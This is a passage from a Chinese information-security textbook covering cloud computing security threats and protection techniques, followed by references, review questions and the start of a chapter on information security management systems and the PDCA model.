行的分割操作。由于客户端读取的数据都不经过主服务器，即客户程序不必通过主服务器获取表的位置信息而直接与子表服务器进行读写操作，因而大多数客户程序完全不需要和主服务器通信，从而有效降低了主服务器的负载。

## 11.4　云计算安全

信息安全管理是一项重要的活动，它致力于控制信息的供应并防止未经授权的使用。安全措施的目的是要保护数据的价值，这种价值取决于机密性、完整性和可用性三个方面。根据云数据的部署特点，可以看到云数据具有高度可用性、数据冗余性、数据保密性等特性，而且这些特性都与信息安全中的保密性和可靠性十分相关。因此，为保证云数据的安全问题，就必须要妥善地解决云计算平台的安全问题，以达到信息安全的五个基本要素的要求，即实现云计算平台的可用性、可控性、完整性、保密性和不可抵赖性。

### 11.4.1　云计算安全需求

云计算作为一种基于互联网的计算方式，用户数据的隐私保护问题显得尤其突出。在云计算中，由于用户不仅数据完全存储在云端，而且计算过程也全部在云端进行，因此导致了云计算对于用户数据隐私保护比传统的 Web 应用有着更为严峻的形势和更为严格的要求。例如：由于用户的数据存在大量的商业利益，许多黑客以此为攻击目标，在获得用户的数据后将其倒卖获得利益；云计算服务商也往往使用数据挖掘等技术手段，对用户的数据进行统计挖掘，获取用户的行为数据；另外，云服务商中的工作人员由于利益或者其他原因，也常常会对存储在云端的数据进行侵犯。而云计算的通用性、虚拟性、共享性等特点，又导致了传统系统中的隐私保护技术往往无法使用在云数据中。由此可见，隐私保护问题已经成为阻碍云计算发展的最主要问题之一，不解决云数据的隐私保护问题，云计算的广泛推广与应用将会受到很大阻碍。

在云计算环境下，用户将他们的数据迁移到云计算平台后，数据和信息管理流程将对这些用户不再透明，他们将不再知道自己的数据存储在哪里、被怎么存储的、谁在处理、有没有备份等信息。这个现象同时也是云计算系统中的诸多安全挑战的最主要根源。而且，建立云计算服务提供商和用户之间的信任需要相当长的一段时间，它需要云服务产业链各个环节的企业和组织共同努力，当然，有效地解决上述问题和挑战也是必不可少的。

另外，随着云计算规模的不断扩大，越来越多具有不同属性、不同权限的用户开始使用云计算。正因为如此，数据资源的安全共享也变得越来越困难。面对众多不同属性的使用用户，如何在云计算中实现数据资源的安全共享也成为一大难题。在云计算中，不同权限的用户在共享某一数据资源时，因为用户的权限的不同，它所得到此数据资源的内容

也不同。但是,传统的安全机制在云计算中难以保证数据资源的这种安全共享,因此,基于云计算的安全共享机制也成为研究的一大热点。

### 11.4.2 云计算安全威胁

云计算给互联网带来颠覆性的变化,但同时引发了新的安全问题。下面将分别从网络架构的角度和云计算的数据风险角度介绍云计算数据资源所面对的安全威胁。

**1. 云计算网络层面的数据安全风险**

因为私有云的所有者不需要与其他组织或企业共享任何资源,私有云是企业或组织专有的计算环境,因此,我们不需要考虑这种新模式所带来的新漏洞或者特定拓扑结构的危险变化。所以这里主要讨论云计算模式给公有云带来的数据安全威胁,主要包括以下四个方面:

(1) 确保服务提供商传输数据的保密性及完整性。由于公有云需要对外部用户提供相关资源和开发所需服务,那么公有云中的数据资源会面对来自网络外部的访问。2008年12月的亚马逊Web服务漏洞是第一个该方面的安全威胁。

另外,在云计算系统中,计算结点之间的互联互通往往会跨越非安全的公共网络,因此在数据传输过程中面临着窃听、篡改、损毁等各种风险。从原理上说,若要保证数据传输的安全则需要保证在发包端、收包端和包传输全过程三方面的安全。对于发包和收包的终端来说,可以通过基于终端的安全措施来保护数据传输在发送和接收过程中的安全性,如安全输入输出、内存屏蔽、存储密封等。云计算系统中结点之间的安全数据传输可以通过加密隧道技术保证数据传输的机密性,通过数字摘要、数字证书和数字时间标签来保证数据的完整性和不可篡改性。

(2) 确保服务提供商对所有的资源都提供适当的访问控制,包括审计、认证和授权。由于部分资源(甚至全部资源)暴露在公有云中,对云计算服务提供商的审计、监控变得相当困难。同时,数据在公有云中会接受所有用户的访问申请,如果用户访问到不属于自己的数据就会泄露别人的隐私,因此,服务提供商需要对数据资源进行适当的访问控制,每个用户只能访问到自己拥有的数据,而不能跨用户访问。

(3) 确保云计算中的公有云资源具备可用性。众多的用户数据和资源被公开在公有云上,如何保证所有合法用户能正常访问服务提供商的数据资源成为云计算安全的关注点之一。拒绝服务攻击(DoS)和分布式服务攻击(DDoS)就是两种严重破坏资源可用性的网络攻击。

(4) 域管理来代替现有的网络层面模型。随着云计算的发展,传统网络区域的概念逐渐被取代,云计算中的基础设施即服务(IaaS)和平台即服务(PaaS)将不再按照传统网络层来进行划分。域成为云计算网络管理的一个重要措施。域具有排他性,只允许特定角色访问该指定的区域。同理,域管理下的数据根据其自身所处位置的不同只能访问特定层面的数据。包括建立在IssS和PaaS基础上的SaaS,都具备上述域管理的特点。

因此,传统意义上的网络层逐渐通过云计算环境中的安全域进行逻辑隔离。但是与传统隔离不同,不同层的系统在主机层面上不一定是物理隔离的,公有云只是针对不同的系统提供了逻辑隔离。

**2. 云计算主机层面的数据安全威胁**

云计算中的主机层面目前没有碰到专门的新威胁，但是虚拟化技术的引入给公有云计算环境带来了主机方面的安全风险。并且，云计算提供的服务模式需要服务提供商能够及时迅速的配置虚拟机资源，以及实现实时的动态迁移，因此，及时更新主机的漏洞补丁也开始变得困难。

此外，云计算资源包括了成千上万的主机，包括虚拟机和硬件服务器，并且这些主机在同一个云计算环境中会使用相同的系统配置，这意味着云计算中存在"高速攻击"的风险，攻破主机系统的风险被放大化。

(1) SaaS 和 PaaS 的主机安全。黑客容易利用云计算平台中的主机、操作系统信息来入侵云计算服务提供商的云计算平台。但是由于数据资源共享机制，IaaS 和 PaaS 中的用户对主机安全变得不敏感，大多数的主机安全任务仍由云计算服务提供商来承担。

为了防止主机服务器相关信息的泄露，云计算服务提供商在云计算平台中采用逻辑上的抽象分层技术来加强对云计算用户的管理。但 SaaS 和 PaaS 有一些明显的区别：SaaS 用户不能访问到主机系统的任何信息，实现了完全的逻辑隔离；然而，PaaS 的用户可以通过服务提供商开放的 PaaS 平台接口访问到部分关于服务器的信息。

总之，SaaS 和 PaaS 的用户和服务提供商的合作者需要做好对云计算平台的安全审核，以确保主机服务器的安全。

(2) IaaS 的主机安全。为了实现云计算数据资源的共享，虚拟化技术是一个至关重要的因素，这方面的技术包括 Vmware 和 Xen 等。所以虚拟化技术的安全也是 IaaS 的安全因素之一。

从云计算平台的角度来看，云计算系统最基本的单元就是虚拟机。当一个数据文件初次存储到云计算系统中时，它会被分割成若干个碎片并存储在不同的虚拟机上，并在各个虚拟机上面并行地完成对文件碎片的操作。这个文件分割、存储和计算管理的全流程都是由云计算平台来负责的。来自不同公司的重要数据和文件可能会被存储在同一个虚拟机上，因此数据隔离和数据保护就显得非常重要了。虚拟机本身往往会附带一系列的数据管理系统，可以实现一定的数据加密、数据访问控制和数据隔离功能。除此之外，虚拟防火墙可以实现针对单个虚拟机设置安全策略和访问控制策略。最后，云计算系统中的虚拟机可以被分成若干组，并配置不同的安全级别，如不同的加密强度、数据备份、数据恢复设置。用户数据在初次存储到云计算系统中的时候，系统可以根据用户的服务级别将用户数据存储在不同的虚拟机组中以实现服务分级和安全保护分级。

**3. 云计算应用层面的数据安全威胁**

应用或软件安全是云数据安全解决方案的关键，但是大多数安全方案没有充分考虑到应用层面的安全问题。应用程序包括从单机单用户到复杂的有几百万用户的多用户，现阶段的网络应用程序就是多用户应用程序的典型实例，例如客户关系管理系统(CRM)、Wiki、门户网站、论坛、社交网络。很多企业也开始利用不同的网络框架(PHP、.NET、J2EE、Ruby on Rails、Python)开发和维护一些网络应用程序。目前，网络漏洞攻击快速增长、多种新的网络渗透方法涌现，促使云计算模式中的网络应用程序应该受到严格的安全管理。

此外，云计算软件服务提供商通过基于 Web 的“瘦”客户端为用户提供鉴权、登录和应用是云计算软件服务商非常常见的场景。但由于 Web 浏览器本身的脆弱性，Web 应用程序会很容易被植入恶意代码而对用户和服务提供商带来损失。Web 应用程序防火墙可以良好地防范一些基于 Web 的常见攻击，如跨网站脚本攻击、SQL 注入等。

### 11.4.3 云计算安全技术

为了给云用户提供全面的数据安全保护，用户与云之间的双向身份认证、针对云计算环境各层服务的安全机制等均是必须要考虑的关键技术。下面将针对这几种关键技术进行详细的叙述和分析。

**1. 以数据安全为主要目标的云安全架构**

目前，由于数据安全和隐私保护是用户最为担心的云安全问题，已有研究者提出以数据安全保护为主要目标的云安全架构。

一种数据安全保护机制架构是 DSLC（Data Security Life Cycle），需要管理策略、关键技术、监控机制来共同保障。该架构对云中数据进行保护的思路分为三个步骤：第一，获得云中数据的存储、传输、处理的相关信息，这样做是由于数据在不同云服务中的表现形式有所不同；第二，建立数据安全生命周期，包括 6 个阶段：创建、存储、使用、共享、归档和销毁；第三，对数据安全生命周期中的每个阶段均明确数据安全保护机制，将行为实施者（可以是用户、用户、系统/进行等）对数据的操作定义为 functions，而安全机制则定义为 controls，将所有可能的行为限制在允许的行为范围内。DSLC 的局限性是与云计算的体系结构联系不够紧密，安全机制针对性不强。

**2. 云计算中的身份认证技术**

在云计算中，用户可能使用不同云服务商提供的服务，从而拥有不同的标识符，很容易造成混淆与遗忘。因此，采用联合身份认证技术实现跨云的服务访问，要求在服务访问过程中能够协调各个云之间的认证机制。公钥基础设施 PKI 能根据特定人员或具有相同安全需求的特定应用提供安全服务，包括数据加密、数字签名、身份识别以及所必需的密钥的证书管理等。因此，基于 PKI 的联合身份认证技术被广泛用于云中。

虽然 PKI 能够使得云服务提供者方便地验证用户的证书，但面临巨大的用户群。由于用户所归属的信任域众多，用户和服务商的信任关系也在动态变换，PKI 的效率、证书的撤销等问题，将会使 PKI 系统设计和实现的复杂度迅速增大。为了降低基于证书的 PKI 的实现复杂度，基于身份的密码学（Identity-Based Cryptography，IBC）被应用到云计算环境下的用户认证，这种方案不使用证书，用户的公钥直接从用户的身份信息提取。

**3. 静态存储数据的保护**

云提供的存储服务，也成为数据即服务 DaaS，是云计算中基础设施即服务 IaaS 的一种重要形式。借助于虚拟化和分布式计算与存储技术，云存储将廉价的存储介质整合为大的存储资源池，并向用户屏蔽硬件配置、数据分配、容灾备份等细节。用户租用存储资源放置自己的数据，并且可以远程进行访问。云存储中的数据是静态数据，数据的机密性、可取回性、完整性、隐私性、安全问责等均是用户关注的安全问题。

对于数据保密性问题，一种直观的方式是由用户对数据进行加密。由于加密数据检

索无法用传统的基于明文关键字检索，因此，密文检索成为一个研究热点。基于安全索引的方法通过为密文关键词建立安全索引，检索索引查询关键词是否存在；基于密文扫描的方法对密文中每个单词进行比对，确认关键词的存在，并统计出现次数。另一种保证机密性的方法是通过访问控制机制来实现。由于云服务商拥有管理员权限，用户无法信赖服务商诚实地实施用户定义的访问控制策略，传统的访问控制类手段无法解决这一问题，因此，基于密码学的访问控制策略开始出现，如：将用户密钥或密文嵌入访问控制树，访问者只有具有树结点所代表的所有属性，才能获得访问权限。

针对数据丢失问题，云服务商会由于商业利益，竭力隐瞒数据丢失事故，因此，对于用户来说，希望能够验证其数据的完整性。如果将数据全部下载来进行验证，通信开销会比较大，因此，利用某种形式的挑战-应答协议被应用到完整性验证算法中，使云用户在取回很少数据的情况下，通过基于伪随机抽样的概率性检查方法，以高置信概率判断远端数据是否完整。

在数据隐私保护方面，用户希望云服务商除了检索结果之外一无所知，不能通过对用户数据的搜集和分析，挖掘出用户隐私。常采用的方法有 $k$-匿名，$l$-多样性，差分隐私等。

**4. 动态数据的隔离保护**

为了保护动态数据的机密性，密文处理技术是一种直接的方法。IBM 研究院 Gentry 利用“理想格”构造隐私同态（privacy homomorphism）算法，也称为全同态加密，使人们可以充分地操作加密状态的数据，在理论上取得了一定突破。Sadeghi 将同态加密与可信计算技术相结合，为云用户提供可信的云服务。但是，上述方案虽然实现了理论上的突破，但由于效率问题，距离实际应用很还远。如果数据在计算时解密以明文形式驻留在内存中，则机密性和完整性的保护需要依赖其他的安全机制。因此，一些基于策略模型的安全机制常用来保护云服务中的动态数据：

（1）隔离机制。一种思路就是采用沙箱机制对云应用进行隔离。CyberGuarder 是一个虚拟化安全保护框架，在操作系统用户隔离方面，它采用了 Linux 自带的 chroot 命令创建一个独立的软件系统的虚拟复制。chroot 命令可更改根路径到新的指定路径，由超级用户执行此命令，经过 chroot 后，在新的根目录下，将访问不到旧系统的根目录结构和文件。

（2）访问控制模型和机制。访问控制仍然是云计算系统中的基本安全机制之一，通过访问权限管理来实现系统中数据和资源的保护，防止用户进行非授权的访问。但是，云计算系统具有高度的开放性、动态性和异构性，对数据进行保护时要考虑不同的参与者、安全策略和使用模式等，这些特点对传统的访问控制模型，如强制访问控制（MAC）、自主访问控制（DAC）和基于角色的访问控制（RBAC）提出了新的挑战。

在 SaaS 应用中，最常用的访问控制模型是 RBAC 模型，为了解决传统模型在开放、动态环境中的缺陷，研究者进行了改进和发展。由于不同云租户安全策略的差异性，为所有租户建立统一的访问控制模型显然不合理。大多数的方案是按租户进行信任域的划分，再解决跨域的访问控制问题。在云计算中，用户和服务商各方既要提供必需的资源以完成用户的任务，又需要保证他们提供的资源不被对方非法利用，上述的场景需要更细粒度的访问控制策略，但在访问控制模型中，一般对权限的设置是允许或禁止，细粒度的访

问控制策略会大大提高模型的复杂度。

(3) 基于信息流模型的数据安全保护机制。信息流控制(Information Flow Control, IFC)通过追踪系统中的数据蔓延过程,允许不可信的代码对机密数据进行访问,并阻止代码将机密数据传播给非授权的主体。IFC 比访问控制机制更便于实现细粒度的数据保护,为了将 IFC 模型用于动态、协作的分布式计算系统中,Mayer 等在 2000 年提出了分布式信息流控制(Decentralized Information Flow Control,DIFC),对主体、标记、安全策略、标记传递规则分别进行描述,并建立它们之间的内在联系。DIFC 具有两个突出特点:安全策略由用户自主制定,不需要 CA 集中授权,这一特点使其适用于用户数量多,用户安全需求复杂的云计算系统;虽然是分散授权,但能够明确策略的执行点,策略执行是由可信的小部分代码实现,易被监控。

## 11.5 本章小结

本章主要从数据备份与恢复、云计算安全两个角度介绍数据安全的相关知识。在数据备份与恢复方面,重点介绍数据备份类型和数据灾备技术;在云计算安全方面,首先介绍云计算相关概念及体系结构,然后分别从云数据存储和云数据管理角度介绍云数据存储管理相关技术;最后介绍当前云计算面临的安全威胁,以及常用的安全保护技术。

## 参考文献


[1] Rao U. H., Nayak U. The InfoSec Handbook: An Introduction to Information Security. Apress,2014.
[2] 叶云. 基于分布式架构的数据备份与恢复系统的设计与实现. 吉林大学,2008.
[3] 殷顺增. 基于网络的数据备份和恢复系统设计. 电子科技大学,2012.
[4] 王改性,师鸣若. 数据存储备份与灾难恢复. 北京:电子工业出版社,2009.
[5] 国林. 基于层次模型的数据容灾技术研究. 哈尔滨工程大学,2010.
[6] Raje M.,Mukhopadhyay D. A Survey on Backup of Data on Remote Server. arXiv preprint arXiv:1503.07473,2015.
[7] Boss G.,Malladi P.,Quan D.,et al. Cloud computing. IBM White Paper,2007.
[8] Armbrust M., Fox A., Griffith R., et al. Above the clouds: a berkeley view of cloud computing,2009.
[9] ISO/IEC17788:2014. Information technology-Cloud computing-Overview and vocabulary,2014.
[10] Hogan M., Liu F., Sokol A., et al. Nist cloud computing standards roadmap. NIST Special Publication,2011,35.
[11] Mell P.,Grance T. The NIST definition of cloud computing. National Institute of Standards and Technology,2009,53(6):50.
[12] 罗军舟,金嘉晖,宋爱波,等. 云计算:体系架构与关键技术. 通信学报,2011,32(7):3-21.
[13] 云安全联盟(CSA). 云计算关键领域安全指南,2009.
[14] 中国电子技术标准化研究院. 云计算标准化白皮书,2014.
[15] Liu F., Tong J., Mao J., et al. NIST cloud computing reference architecture. NIST special

publication,2011,500：292.
[16] 史英杰,孟小峰. 云数据管理系统中查询技术研究综述. 计算机学报,2013,36(2)：209-225.
[17] 刘正伟,文中领,张海涛. 云计算和云数据管理技术. 计算机研究与发展,2012,49(1)：26-31.
[18] Ghemawat S. ,Gobioff H. ,Leung S. T. The Google file system. 2003,37(5)：29-43.
[19] Borthakur D. The hadoop distributed file system：Architecture and design. Hadoop Project Website,2007,11(2007)：21.
[20] Chang F. ,Dean J. ,Ghemawat S. ,et al. Bigtable：A distributed storage system for structured data. ACM Transactions on Computer Systems (TOCS),2008,26(2)：4.
[21] 张朋. 云计算中用户数据隐私保护关键技术的研究与应用. 电子科技大学,2014.
[22] 林闯,苏文博,孟坤,等. 云计算安全：架构,机制与模型评价. 计算机学报,2013,36(9)：1765-1784.
[23] 苏弘逸. 云计算数据隐私保护方法的研究. 南京邮电大学,2012.
[24] Shamir A. Identity-based cryptosystems and signature schemes. Advances in cryptology. 1985：47-53.
[25] Gentry C. ,et al. Fully homomorphic encryption using ideal lattices. 2009,9：169-178.
[26] Myers A. C. , Liskov B. Protecting privacy using the decentralized label model. ACM Transactions on Software Engineering and Methodology(TOSEM),2000,9(4)：410-442.

## 思　考　题

1. 简述什么是数据备份？为什么需要数据备份？它与数据复制有什么不同？

2. 数据备份技术有哪几种分类方式,每种分类方式是如何进行划分的,各有什么优缺点？

3. 请简述完全备份、增量备份、差分备份这三种备份策略的思路。并说明三种备份方式有哪些不同？各自又有哪些优缺点？

4. 什么是数据容灾？当前主要的数据容灾技术有哪些？

5. 什么是云计算？云计算有哪些主要的特点？

6. 什么是公有云、私有云、混合云？

7. 请说明云计算体系结构中的 SaaS、PaaS、IaaS 的含义,主要有什么功能？

8. 当前的云存储和管理技术有哪些？请简述其主要思想。

9. 请简述云计算安全面临的安全威胁。

10. 当前解决云计算安全有哪些技术？

# 第 12 章 信息安全管理与审计

**本章学习要点：**

✍ 掌握信息安全风险评估流程；

✍ 了解信息安全管理标准；

✍ 了解信息安全审计的基本内容和过程。

## 12.1 信息安全管理体系

在 H 市中小企业服务平台案例中，信息安全事件除了前面介绍的信息安全技术因素引起的以外，另一方面是因管理不当而导致的。据有关统计，信息安全事件中大约有70%以上的问题都是由于管理方面的原因造成的，即对应于人们常说的“三分技术，七分管理”。因此，仅靠信息安全技术并不能实现信息安全的持续性，只有树立信息安全意识，完善信息安全组织，健全信息安全制度，建立体系化的流程化的信息安全管理机制，规范信息安全行为才能建立信息安全长久机制。

根据木桶原理，信息系统安全水平将由与信息安全有关的所有环节中最薄弱的环节所决定，因此要实现良好的信息安全，需要信息安全技术和信息安全管理有效地配合。具体而言，在信息安全技术方面，需要建设安全的主机系统和安全的网络系统，包括实现物理层安全、系统层安全、网络层安全和应用层安全等，并配备一定的安全产品，如数据加密产品、数据存储备份产品、系统容错产品、防病毒产品、安全网关产品等。在信息安全管理层面，则需要构建信息安全管理体系。

本节将介绍信息安全管理体系的相关概念、构建方法和过程及信息安全管理标准。

### 12.1.1 信息安全管理体系概念

目前，信息安全管理(Information Security Management)的概念没有统一的定义。一般而言，信息安全管理是指组织为了实现信息安全目标和信息资产保护，用来指导和管理各种控制信息安全风险的、一组相互协调的活动。要实现组织中信息的安全性、高效性和动态性管理，就需要依据信息安全管理模型和信息安全管理标准构建信息安全管理体系。

信息安全管理体系(Information Security Management System，ISMS)是指组织以信息安全风险评估为基础的系统化、程序化和文件化的管理体系，包括建立、实施、运行、监视、评审、保持和改进信息安全等一系列的管理活动。管理体系通常包括组织结构、方针策略、规划活动、职责、实践、程序、过程和资源。由此可见，ISMS 的建立是基于组织，立足

于信息安全风险评估，体现以预防为主的思想，并且是全过程和动态控制。一般而言，ISMS 具有如下的功能：

(1) 强化员工的信息安全意识，规范组织的信息安全行为。

(2) 对组织的关键信息资产进行全面系统的保护，维持竞争优势。

(3) 在信息系统受到侵袭时，确保业务持续开展并将损失降到最低程度。

(4) 使组织的生意伙伴和客户对组织充满信心。

(5) 使组织定期地考虑新的威胁和脆弱点，并对系统进行更新和控制。

(6) 促使管理层坚持贯彻信息安全保障体系。

### 12.1.2 信息安全管理体系过程方法

BS7799 是国际公认的 ISMS 标准，其第二部分 BS7799-2《信息安全管理体系规范》中详细说明了建立、实施和维护信息安全管理体系的要求。一个组织必须识别和管理众多活动使之有效运作。通过使用资源和管理，将输入转化为输出的任意活动，可以视为一个过程。通常，一个过程的输出可直接构成下一个过程的输入。一个组织内各个过程系统的运用，连同这些过程的识别和相互作用及管理，称为“过程方法”。

2002 年，BS7799-2 的修订版本 BS7799-2：2002 中引入了 PDCA(Plan-Do-Check-Action)过程方法，用于建立、实施和持续改进 ISMS。PDCA 循环又称“戴明环”，由美国质量管理专家 Edwards Deming 博士在 20 世纪 50 年代提出，是全面质量管理所应遵循的科学程序。PDCA 强调应将业务过程看作连续的反馈循环，在反馈循环的过程中识别需要改进的部分，以使过程得到持续的改进，质量得到螺旋式上升。BS7799-2：2002 标准在建立、实施和改进组织 ISMS 的过程方法中采用了 PDCA 循环的思想，具体如图 12-1 所示。





**图 12-1　应用于 ISMS 过程的 PDCA 模型**

应用于 ISMS 过程的 PDCA 模型在每个阶段的具体内容如下：

(1) 规划 Plan(建立 ISMS)。在这个阶段，主要完成 ISMS 的构建工作，主要包括：定义 ISMS 的范围和方针，制定风险评估的系统性方法，识别风险，应用组织确定的系统

性方法评估风险,识别并评估可选的风险处理方式,选择控制目标与控制方式,当决定接受剩余风险时应获得管理者同意,并获得管理者授权,以及拟定一份适用性声明。

(2) 实施 Do(实施和运行 ISMS)。实施阶段主要任务是实施和运行 ISMS 方针、控制措施、过程和程序,包括:实施特定的管理程序,实施所选择的控制,运作管理,实施能够促进安全事件检测和响应的程序和其他控制。

(3) 检查 Check(监视和评审 ISMS)。检查阶段的主要任务是进行有关方针、标准、法律法规与程序的符合性检查,包括:ISMS 的执行程序及其他控制措施是否得以认真贯彻,ISMS 有效性的定期评审,度量控制措施的有效性以验证安全要求是否被满足,按照计划的时间间隔进行风险评估的评审等。

(4) 处置 Act(保持和改进 ISMS)。处置阶段主要对 ISMS 进行评价,寻求改进的机会,采取相应的措施,包括:测量 ISMS 绩效,识别 ISMS 的改进措施,并有效实施,采取适当的纠正和预防措施,与涉及的所有相关方磋商、沟通结果及其措施,必要时修改 ISMS,确保修改达到既定的目标。

### 12.1.3 信息安全管理体系构建流程

本节主要介绍 ISMS 构建过程,ISMS 框架的搭建是按照适当的流程进行的,如图 12-2 所示。

